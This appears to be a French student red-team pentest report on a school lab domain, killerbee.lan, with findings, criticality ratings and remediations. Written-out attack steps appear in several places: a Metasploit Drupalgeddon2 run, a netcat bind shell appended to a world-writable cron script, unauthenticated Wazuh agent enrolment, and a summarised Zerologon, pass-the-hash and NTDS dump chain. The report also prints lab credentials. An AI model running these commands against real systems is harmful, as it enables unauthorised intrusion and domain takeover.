RAPPORT D'AUDIT DE SÉCURITÉ

RED TEAM — PENTEST DU SI D'UN GROUPE ADVERSE

Cible	Système d'Information — domaine killerbee.lan
Périmètre	Réseau multi-zones · Serveurs · Services · Machine vulnérable
Phase	Phase 2 — Auditer (Option Cybersécurité)
Établissement	CESI École d'Ingénieurs
Équipe	Groupe 4 — KillerBee (Red Team : ninjaTTack)
Date	Octobre 2026
Statut	Rapport consolidé (pare-feu hors périmètre — voir limites §1)
Classification	CONFIDENTIEL — diffusion restreinte

Échelle de criticité

Critique	Haute	Moyenne	Faible	Positif	À investiguer

Membres du groupe :

- Sylvère
- Orphélia
- Kris
- Cyrine
- Oumaima

SOMMAIRE

1. Contexte et périmètre de l'audit
2. Résumé exécutif
3. Cartographie réseau
4. Machine volontairement vulnérable — chaîne d'exploitation
5. Audit des services du SI
   - 5.1 Serveur de fichiers — Samba (SRV-FILE01)
   - 5.2 Téléphonie — VoIP Asterisk
   - 5.3 Messagerie — Postfix / Dovecot (srv-mail01)
   - 5.4 Supervision — SIEM Wazuh (SIEM-WZ01)
6. Compromission Active Directory — chaîne complète
   - 6.2 Pass-the-hash Administrateur (serveur membre)
   - 6.3 Zerologon exploité — prise de contrôle du DC
   - 6.4 Persistance — compte caché & compte Administrateur
7. Données, forge et applicatif
   - 7.1 Serveur de données / SQL (SRV-SQL01)
   - 7.2 Forge logicielle — GitLab
   - 7.3 Applicatif — API internes
8. Tableau de synthèse global
9. Préconisations et plan d'action

1. CONTEXTE ET PÉRIMÈTRE DE L'AUDIT

Contexte

Dans le cadre de la Phase 2 du module Option Cybersécurité (CESI École d'Ingénieurs, septembre–octobre 2026), l'équipe Red Team du groupe 4 (KillerBee) a pris possession de l'architecture d'un groupe adverse afin de mener une série de tests de pénétration et d'intrusion sur le Système d'Information cible.

L'objectif est de réaliser un audit aussi large, complet et pertinent que possible dans le temps imparti, en couvrant plusieurs domaines techniques (réseau, serveurs, services, applications, bases de données) selon une démarche organisée (niveaux 1 et 2 sur l'ensemble des domaines plutôt qu'un seul domaine approfondi).

Périmètre d'action

- Infrastructure réseau multi-zones (MGMT, POSTES, VoIP, SERVEURS, DONNÉES, APPLI, DMZ, INVITÉS)
- Contrôleur de domaine Active Directory — domaine killerbee.lan
- Serveurs de services : fichiers (Samba), messagerie (Postfix/Dovecot), supervision (Wazuh), téléphonie (Asterisk)
- Machine volontairement vulnérable en zone DMZ (CMS Drupal)
- Pare-feu / passerelles périmétriques (pfSense — à auditer)
- Accès initial : poste attaquant Kali Linux branché sur le switch, sans credentials ni connaissance de l'architecture interne

Méthodes de travail

- Approche : audit en boîte noire, couverture large multi-domaines (niveaux 1 et 2), tests sociaux/humains exclus conformément au brief.
- Cadre méthodologique : démarche inspirée du PTES (Penetration Testing Execution Standard), tests classés par domaine puis par criticité.
- Outils principaux : nmap, enum4linux, rpcclient, smbclient, impacket, NetExec, evil-winrm, hydra, netcat, openssl, curl, Burp Suite, Metasploit Framework, PoC Zerologon, agent Wazuh.

Limites de périmètre. Dans le temps imparti, le pare-feu / les passerelles périmétriques (candidats : 10.10.10.254, 10.10.100.254, 10.10.110.254 — pfSense présumé) n'ont pas fait l'objet d'un audit dédié. Leur configuration (interface d'administration, règles de filtrage inter-zones, services exposés) reste à évaluer et constitue une recommandation pour un audit ultérieur.

Note — document évolutif. Ce rapport consolide les travaux menés à plusieurs mains : reconnaissance et systèmes, applicatif et forge, services, Active Directory et machine vulnérable. Les preuves (captures) sont intégrées dans chaque section.

2. RÉSUMÉ EXÉCUTIF

NIVEAU DE RISQUE GLOBAL : CRITIQUE

L'audit a mis en évidence un contraste net selon les domaines : une machine volontairement vulnérable permettant une compromission complète sans authentification, et des services d'infrastructure globalement bien durcis, à l'exception de deux points sérieux (enrôlement Wazuh non authentifié, politique de mot de passe du domaine).

Faits marquants :

- Machine vulnérable (DMZ) : compromission TOTALE confirmée. Chaîne complète Internet → www-data → mgmt → root (RCE Drupalgeddon2 → backup world-readable → credentials BDD triviaux → cron world-writable → groupes privilégiés). Accès root effectif, FLAG récupéré.
- SIEM Wazuh : enrôlement d'agent accepté sans mot de passe — un attaquant du réseau peut obtenir une identité d'agent valide et injecter/polluer les journaux de la Blue Team (CRITIQUE).
- Serveur de fichiers (Samba) : politique de mot de passe très faible (5 caractères, sans complexité ni verrouillage, expiration 136 ans) et session nulle autorisée (CRITIQUE / HAUTE).
- Active Directory — COMPROMISSION TOTALE EXPLOITÉE : pass-the-hash sur un serveur membre → Zerologon (CVE-2020-1472) exploité sur le DC → dump complet de NTDS.dit → rejeu du hash Administrateur sur le contrôleur → persistance (compte « orphelia » en Admins du domaine, mot de passe Administrateur changé), sans aucune détection. Prise de contrôle persistante du domaine killerbee.lan (CRITIQUE).
- Serveur de données (SRV-SQL01) : compte de service SQL (svc_sqlserver, hash issu du dump NTDS) sur-privilégié donnant accès aux partages d'administration et de sauvegarde, signature SMB désactivée (CRITIQUE).
- Forge GitLab : dépôt « legacy-app » public avec un historique exposant un fichier .env — fuite de secrets potentielle à vérifier.
- Points positifs notables : messagerie très bien durcie (relais fermé, anti-énumération, pas d'auth en clair), contrôles applicatifs sains (403 par rôle, CORS strict, CSP), signature SMB requise sur l'AD, VoIP sans appels anonymes ni AMI exposé, SMBv1 désactivé côté Samba.

3. CARTOGRAPHIE RÉSEAU

3.1 Zones réseau identifiées

Zone	Plage réseau	Hôtes actifs	Rôle / Services
MGMT	10.10.10.0/24	.20 (Wazuh), .254	Supervision, administration
POSTES	10.10.20.0/24	.254	Passerelle VLAN postes

VoIP	10.10.30.0/24	.10, .254	Téléphonie Asterisk
SERVEURS	10.10.100.0/24	.10, .20, .30, .40, .254	AD, Fichiers, Mail, Services
DONNÉES	10.10.110.0/24	.10, .30, .254	Serveur membre, SQL, SMB Windows
APPLI	10.10.120.0/24	.10, .20, .254	Applications internes
DMZ	172.16.200.0/24	.10, .100, .254	Web Drupal, API custom
INVITÉS	192.168.60.0/24	—	Segment isolé

3.2 Hôtes principaux

IP	Hostname	OS / Service	Rôle
10.10.10.20	SIEM-WZ01	Linux (VM QEMU) / Wazuh 4.x	Supervision — SIEM
10.10.30.10	(PBX)	Linux / Asterisk 22.11.0	Téléphonie VoIP
10.10.100.10	SRV-AD01.killerbee.lan	Windows Server 2012 R2	Contrôleur de domaine AD
10.10.100.20	SRV-FILE01	Linux / Samba 4.19.5	Serveur de fichiers
10.10.100.30	srv-mail01.killerbee.lan	Linux / Postfix + Dovecot	Serveur de messagerie
10.10.100.40	(GitLab)	Linux / GitLab CE (HTTP 80)	Forge logicielle
10.10.110.10	(serveur membre)	Windows 10 / Server 2019	Serveur interne — point d'entrée PtH
10.10.110.30	SRV-SQL01	Windows Server 2022 (SMB 445)	Serveur de données / SQL
10.10.120.10 / .20	(API)	Linux / services HTTP-JSON (5001/5002)	Applicatif R&D et Tests/Prod
10.10.10.254 / 10.10.100.254	(passerelles)	nginx 80/443	Pare-feu / passerelles (pfSense ?)
172.16.200.100	cesi-srv1	Ubuntu 18.04 / Drupal 8.4.8	Machine vulnérable (DMZ)

4. MACHINE VOLONTAIREMENT VULNÉRABLE — CHAÎNE D'EXPLOITATION

Cible : 172.16.200.100 (cesi-srv1) — CMS Drupal 8.4.8 sur Apache 2.4.29 (Ubuntu 18.04), zone DMZ. L'intégralité de la chaîne a été réalisée depuis le poste attaquant, sans credentials ni connaissance préalable de l'architecture.

CHAÎNE COMPLÈTE : Internet → www-data → mgmt → ROOT (compromission totale confirmée)

4.1 CVE-2018-7600 « Drupalgeddon2 » — RCE non authentifié

CRITICITÉ : CRITIQUE — CVSS v3 : 9.8 / 10

Vecteur : AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description

Drupal 8.4.8 est vulnérable à une injection via le formulaire d'inscription (/user/register). L'API Forms ne valide pas correctement les données soumises, permettant l'exécution de code PHP arbitraire pré-authentification. C'est le point d'entrée depuis Internet.

Commandes / preuve

use exploit/unix/webapp/drupal_drupalgeddon2 ; set RHOSTS 172.16.200.100 ; exploit
-> session Meterpreter obtenue avec les droits www-data

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 172.16.200.100
RHOSTS ⇒ 172.16.200.100
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 80
RPORT ⇒ 80
msf exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /
TARGETURI ⇒ /
msf exploit(unix/webapp/drupal_drupalgeddon2) > check
[+] 172.16.200.100:80 - The target is vulnerable. Detected vulnerable version
 8
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

Preuve — Metasploit : « The target is vulnerable. Detected vulnerable version 8 » sur 172.16.200.100 (check Drupalgeddon 2).

Préconisations Mettre à jour Drupal (≥ 8.5.1 à l'époque, ou branche encore supportée), déployer un WAF en amont, désactiver l'API REST si non utilisée, isoler strictement la machine en DMZ.

4.2 Backup drupal-last.lzma accessible en lecture (world-readable)

CRITICITÉ : HAUTE — CVSS v3 : 7.5 / 10

Vecteur : AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description

Une archive de sauvegarde /home/mgmt/drupal-last.lzma, lisible par tous, contient l'ensemble du répertoire /sites/ de Drupal — donc le fichier settings.php. Sa récupération (exfiltration) donne accès aux secrets de l'application sans même exploiter d'autre faille.

Origine / preuve

```
# archive générée par le script de backup :
tar -cJf /home/mgmt/drupal-last.lzma /var/www/drupal-8.4.8/sites/
-> archive exfiltrée, contenu settings.php récupéré
```

Préconisations Restreindre les permissions des sauvegardes (chmod 600, propriétaire root), stocker les backups hors des répertoires lisibles, chiffrer les archives contenant des secrets.

4.3 Mot de passe de base de données trivial + credentials en clair

CRITICITÉ : CRITIQUE — CVSS v3 : 9.1 / 10

Vecteur : AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Description

Le fichier settings.php (lu directement ou via l'archive .lzma) contient les identifiants MySQL en clair : cesite_admin / Drupal — un mot de passe trivial identique au nom du produit. Ils donnent un accès complet à la base de données Drupal.

Commandes / preuve

```
cat .../sites/default/settings.php | grep -A15 "'database'"
mysql -u cesite_admin -pDrupal cesite -e "SELECT name,mail,pass FROM users_field_data;"
```

Préconisations Mot de passe fort et unique pour la base, externaliser les secrets (variables d'environnement / coffre type Vault), restreindre settings.php (chmod 400, root), rotation immédiate des credentials exposés.

4.4 Script cron world-writable — escalade www-data → mgmt

CRITICITÉ : HAUTE — CVSS v3 : 8.8 / 10

Vecteur : AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Description

Le script /usr/local/bin/backup.sh (permissions 777, propriétaire mgmt) est exécuté toutes les 5 minutes en tant que mgmt via /etc/cron.d/backupDrupal. Modifiable par n'importe quel utilisateur — dont www-data — l'injection d'un bind shell permet d'obtenir un accès interactif avec les droits de mgmt.

Commandes / preuve

```
# tâche cron :  */5 * * * *  mgmt  /bin/bash /usr/local/bin/backup.sh
echo 'rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 0.0.0.0 6666 > /tmp/f' >>
/usr/local/bin/backup.sh
nc 172.16.200.100 6666    # -> shell mgmt après déclenchement du cron
```

Préconisations chown root:root /usr/local/bin/backup.sh && chmod 755 (seul root écrit, mgmt exécute), proscrire les scripts world/user-writable dans un PATH exécuté en cron, contrôle d'intégrité (AIDE/Tripwire).

4.5 Compte mgmt membre de sudo + lxd — escalade mgmt → ROOT

CRITICITÉ : HAUTE — CVSS v3 : 7.8 / 10

Vecteur : AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description

Le compte mgmt (uid 1000) appartient aux groupes sudo, lxd et adm. La présence du fichier ~/.sudo_as_admin_successful atteste que mgmt a déjà utilisé sudo avec succès : la compromission de ce compte mène directement à root (via sudo, ou via évasion de conteneur par le groupe lxd). L'accès root a été effectivement obtenu.

Preuve

```
id mgmt  -> uid=1000(mgmt) groups=sudo,lxd,adm
ls -la /home/mgmt/.sudo_as_admin_successful   # sudo déjà utilisé avec succès
sudo -i  -> accès ROOT confirmé
```

Préconisations Retirer mgmt des groupes sudo et lxd, appliquer le principe de moindre privilège, et si des tâches admin sont nécessaires, passer par sudoers avec une liste de commandes restreintes.

4.6 Synthèse de la chaîne et preuves de compromission

Étape	Action	Résultat
1	RCE Drupalgeddon2 (CVE-2018-7600)	Shell www-data (Internet → interne)
2	Exfiltration backup drupal-last.lzma (world-readable)	Récupération de settings.php
3	Lecture des credentials BDD (cesite_admin / Drupal)	Accès complet à la base Drupal
4	Injection bind shell dans backup.sh (cron, 777)	Shell mgmt après déclenchement cron
5	mgmt ∈ sudo + lxd (.sudo_as_admin_successful)	Élévation vers ROOT
6	Accès root effectif	Compromission totale de l'hôte

Compte final	root (compromission totale confirmée)
FLAG user	FLAG{jgvdVEQZ6u2YvWhKLt31XbOtu52xmnzozqpprERb8H}
Emplacement	/home/mgmt/user.txt sur 172.16.200.100 (cesi-srv1)

Hygiène d'audit. Noter l'heure exacte d'intervention dans les journaux (/var/log/syslog, /var/log/cron) et restaurer un backup.sh fonctionnel équivalent à l'original au débrief.

5. AUDIT DES SERVICES DU SI

5.1 Serveur de fichiers — Samba (SRV-FILE01)

Cible	10.10.100.20 — SRV-FILE01
Service	Samba 4.19.5 (contrôleur / partages de fichiers)
Outils	nmap, enum4linux, rpcclient, smbclient, RID cycling

Test	Résultat	Criticité
Null session autorisée	Structure AD complète énumérée sans authentification	**Haute**
Politique de mot de passe	5 car. min, pas de complexité, pas de verrouillage, expiration 136 ans	**Critique**
5 partages exposés	RD, Test, Production, DSI, Commun — accès anonyme refusé	**Haute**
SMB signing non requis	NTLM relay théoriquement possible	**Haute**
Utilisateurs AD énumérés	Administrateur, Invité, krbtgt, SRV-AD01$ (RID cycling)	**Haute**
Accès aux partages	Aucun credential valide trouvé parmi ceux testés	—
SMBv1	Désactivé — bonne pratique	**Positif**

Préconisations Activer RestrictAnonymous=2, renforcer la politique de mot de passe (12 car. min, complexité, verrouillage après 5 tentatives, expiration raisonnable), rendre le SMB signing obligatoire.




Figure 1 : connexion anonyme smb




Figure 2 : scan smb nmap 445

5.2 Téléphonie — VoIP Asterisk

Cible	10.10.30.10 — PBX
Service	Asterisk PBX 22.11.0 (SIP 5060, IAX2 4569, RTP 10000+)
Outils	nmap, svmap/SIPVicious, netcat

Test	Résultat	Criticité
Bannière SIP exposée	« Server: Asterisk PBX 22.11.0 » visible sans auth	**Moyenne**
IAX2 UDP 4569 ouvert	Protocole non chiffré par défaut	**Moyenne**
Extensions 100-143+ énumérables	Réponses 401 — existence confirmée sans auth	**Moyenne**
Extensions nommées	operator, accueil… existent — énumération possible	**Moyenne**
Ports RTP 10000+	Plusieurs ouverts — flux audio potentiellement non chiffrés	**Haute**
SRTP	Non déterminé	**À investiguer**
Appels anonymes	Impossibles — authentification requise	**Positif**
AMI (port 5038)	Non exposé	**Positif**
SSH root	Refusé	**Positif**

Préconisations Masquer la bannière Asterisk, activer SRTP + TLS SIP, restreindre UDP 5060 par IP, filtrer les ports RTP depuis l'extérieur.

```
┌──(kali㉿kali)-[~]
└─$ nc -u 10.10.30.10 5060 << 'EOF'
OPTIONS sip:100@10.10.30.10 SIP/2.0
Via: SIP/2.0/UDP 192.168.137.113:5060;branch=z9hG4bK-test
From: <sip:test@192.168.137.113>;tag=test
To: <sip:100@10.10.30.10>
Call-ID: test@192.168.137.113
CSeq: 1 OPTIONS
Max-Forwards: 70
Content-Length: 0

EOF
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.137.113:5060;rport=52021;received=192.168.137.113;branch=z9hG4bK-test
Call-ID: test@192.168.137.113
From: <sip:test@192.168.137.113>;tag=test
To: <sip:100@10.10.30.10>;tag=z9hG4bK-test
CSeq: 1 OPTIONS
WWW-Authenticate: Digest realm="asterisk",nonce="1791789932/cf1ee7ddff6713b60f4887350426bf54",opaque="5033b9934dd69e77",algorithm=MD5,qop="auth"
Server: Asterisk PBX 22.11.0
Content-Length:  0
```

Figure 3 : connexion appel anonyme impossible

```
┌──(kali㉿kali)-[~]
└─$ searchsploit asterisk
 Exploit Title                                                
```

5.3 Messagerie — Postfix / Dovecot (srv-mail01)

Cible	10.10.100.30 — srv-mail01.killerbee.lan
Services	Postfix SMTP (25/465/587), Dovecot IMAP/POP3 (110/143/993/995)
Outils	nmap, netcat, openssl s_client

Test	Résultat	Criticité
Relais SMTP ouvert	Refusé — « 454 Relay access denied »	**Positif**
Commande VRFY	Désactivée — « 502 VRFY disabled »	**Positif**
Énumération RCPT TO	Non exploitable + policy anti-harvesting (451)	**Positif**
Auth SMTP en clair (587)	AUTH proposé uniquement après STARTTLS	**Positif**
Login IMAP en clair (143)	LOGINDISABLED actif	**Positif**
Login POP3 en clair (110)	« Plaintext auth disallowed »	**Positif**
Certificat TLS (465)	Auto-signé, champs par défaut (C=CN/ShenZhen), validité 10 ans	**Moyenne**
Bannière SMTP	Hostname interne + « Postfix » exposés	**Faible**

Préconisations Remplacer le certificat auto-signé par une PKI interne / Let's Encrypt, réduire la durée de validité, neutraliser la bannière SMTP (smtpd_banner). Service globalement bien durci.

5.4 Supervision — SIEM Wazuh (SIEM-WZ01)

Cible	10.10.10.20 — SIEM-WZ01 (VM QEMU/KVM)
Services	authd 1515, collecte 1514/udp, API 55000, Dashboard 5601, Indexer 9200
Outils	nmap, curl, openssl s_client, openssl (enrôlement authd), agent Wazuh

Test	Résultat	Criticité
Enrôlement agent (1515)	Accepté SANS mot de passe — agent « rogue01 » créé, clé obtenue	**Critique**
Creds par défaut API (55000)	Rejetés (« Invalid credentials »)	**Positif**
Creds par défaut Dashboard (5601)	Rejetés	**Positif**
Indexer OpenSearch (9200)	Non exposé au réseau	**Positif**
Version Wazuh	Non divulguée en pré-auth (endpoints en 401)	**Positif**
Certificat TLS	CA de démo Wazuh (CN=wazuh.com) non remplacée	**Moyenne**
Fuite hostname	En-tête « osd-name: cesisoc-Standard-PC-Q35… » exposé	**Faible**

Finding critique — Enrôlement d'agent non authentifié (CWE-306)

L'authd (port 1515) accepte d'enregistrer un agent sans aucun mot de passe. Un attaquant du réseau obtient une identité d'agent valide et sa clé de chiffrement — permettant d'injecter de faux journaux, de noyer les vraies alertes et d'aveugler la Blue Team.

Preuve

```
echo "OSSEC A:'rogue01'" | openssl s_client -connect 10.10.10.20:1515 -quiet
-> OSSEC K:'012 rogue01 any
5bdd7d0018503f0ba2223f3fbc72b69e3f2e323d3b4ebe75293c613b83a64c50'
```



Figure 6 : enrôlement agent accepté sans mot de passe (clé OSSEC renvoyée)

Préconisations Activer l'authentification d'enrôlement (use_password=yes + authd.pass dans le bloc auth d'ossec.conf), restreindre le port 1515 par pare-feu, remplacer les certificats de démo par une PKI interne, neutraliser l'en-tête osd-name.

Action de nettoyage requise. L'agent de test « 012 / rogue01 » a été créé sur le manager cible — à supprimer au débrief (manage_agents → R → 012).

6. COMPROMISSION ACTIVE DIRECTORY — CHAÎNE COMPLÈTE

Cibles	Serveur membre 10.10.110.10 (zone DONNÉES) ; contrôleur de domaine 10.10.100.10 — SRV-AD01.killerbee.lan
OS	Membre : Windows 10 / Server 2019 — DC : Windows Server 2012 R2 (build 9600, hors support)
Outils	nmap, NetExec (nxc), impacket (secretsdump, wmiexec), evil-winrm, PoC Zerologon SecuraBV
Résultat	Prise de contrôle TOTALE et PERSISTANTE du domaine killerbee.lan

CHAÎNE : Pass-the-hash (serveur membre) → Zerologon (DC) → dump NTDS.dit → rejeu hash sur le DC → persistance (compte caché + mot de passe Administrateur)

Un attaquant interne (ou pivoté) disposant d'un hash NTLM administrateur sur un simple serveur membre obtient, en une dizaine d'étapes, le contrôle complet et persistant du domaine — le tout sans déclencher la moindre alerte de détection.

6.1 Reconnaissance et exposition du contrôleur de domaine

La reconnaissance confirme l'exposition SMB (445) et un large éventail de services d'annuaire sur le DC, de façon reproductible dans le temps (runs des 07 et 08/10).




Fig. 1 — Scan ciblé : le port 445/tcp (microsoft-ds) est ouvert sur le contrôleur de domaine 10.10.100.10.




Fig. 2 — nmap -sV --script smb-os-discovery : ports RPC dynamiques (49154-49167) et OS identifié — Windows Server 2012 R2, domaine killerbee.lan, hôte SRV-AD01.




Fig. 2bis — nmap -sV (run du 07/10) : Kerberos (88), LDAP (389/3268), SMB (445), RPC over HTTP (593) et HTTPAPI/WinRM (5985) exposés.




Fig. 2ter — Second run smb-os-discovery (08/10, 14:32) : mêmes ports et même version d'OS — reproductibilité confirmée.

La surface d'attaque a été étendue aux zones SERVEURS et MGMT pour cartographier l'ensemble du domaine.

```
Nmap scan report for 10.10.100.20
Host is up (0.00085s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; pr
otocol 2.0)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.100.30
Host is up (0.00076s latency).
Not shown: 989 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; proto
col 2.0)
25/tcp  open  smtp     Postfix smtpd
80/tcp  open  http     nginx
110/tcp open  pop3     Dovecot pop3d
143/tcp open  imap     Dovecot imapd (Ubuntu)
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http nginx
465/tcp open  ssl/smtp Postfix smtpd
587/tcp open  smtp     Postfix smtpd
```

Fig. 2a — Hôtes 10.10.100.20 (Samba) et 10.10.100.30 (mail : Postfix, Dovecot, OpenLDAP, nginx).

```
Nmap scan report for 10.10.100.40
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
80/tcp open  http    nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.100.254
Host is up (0.00082s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
53/tcp  open  domain   (generic dns response: REFUSED)
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
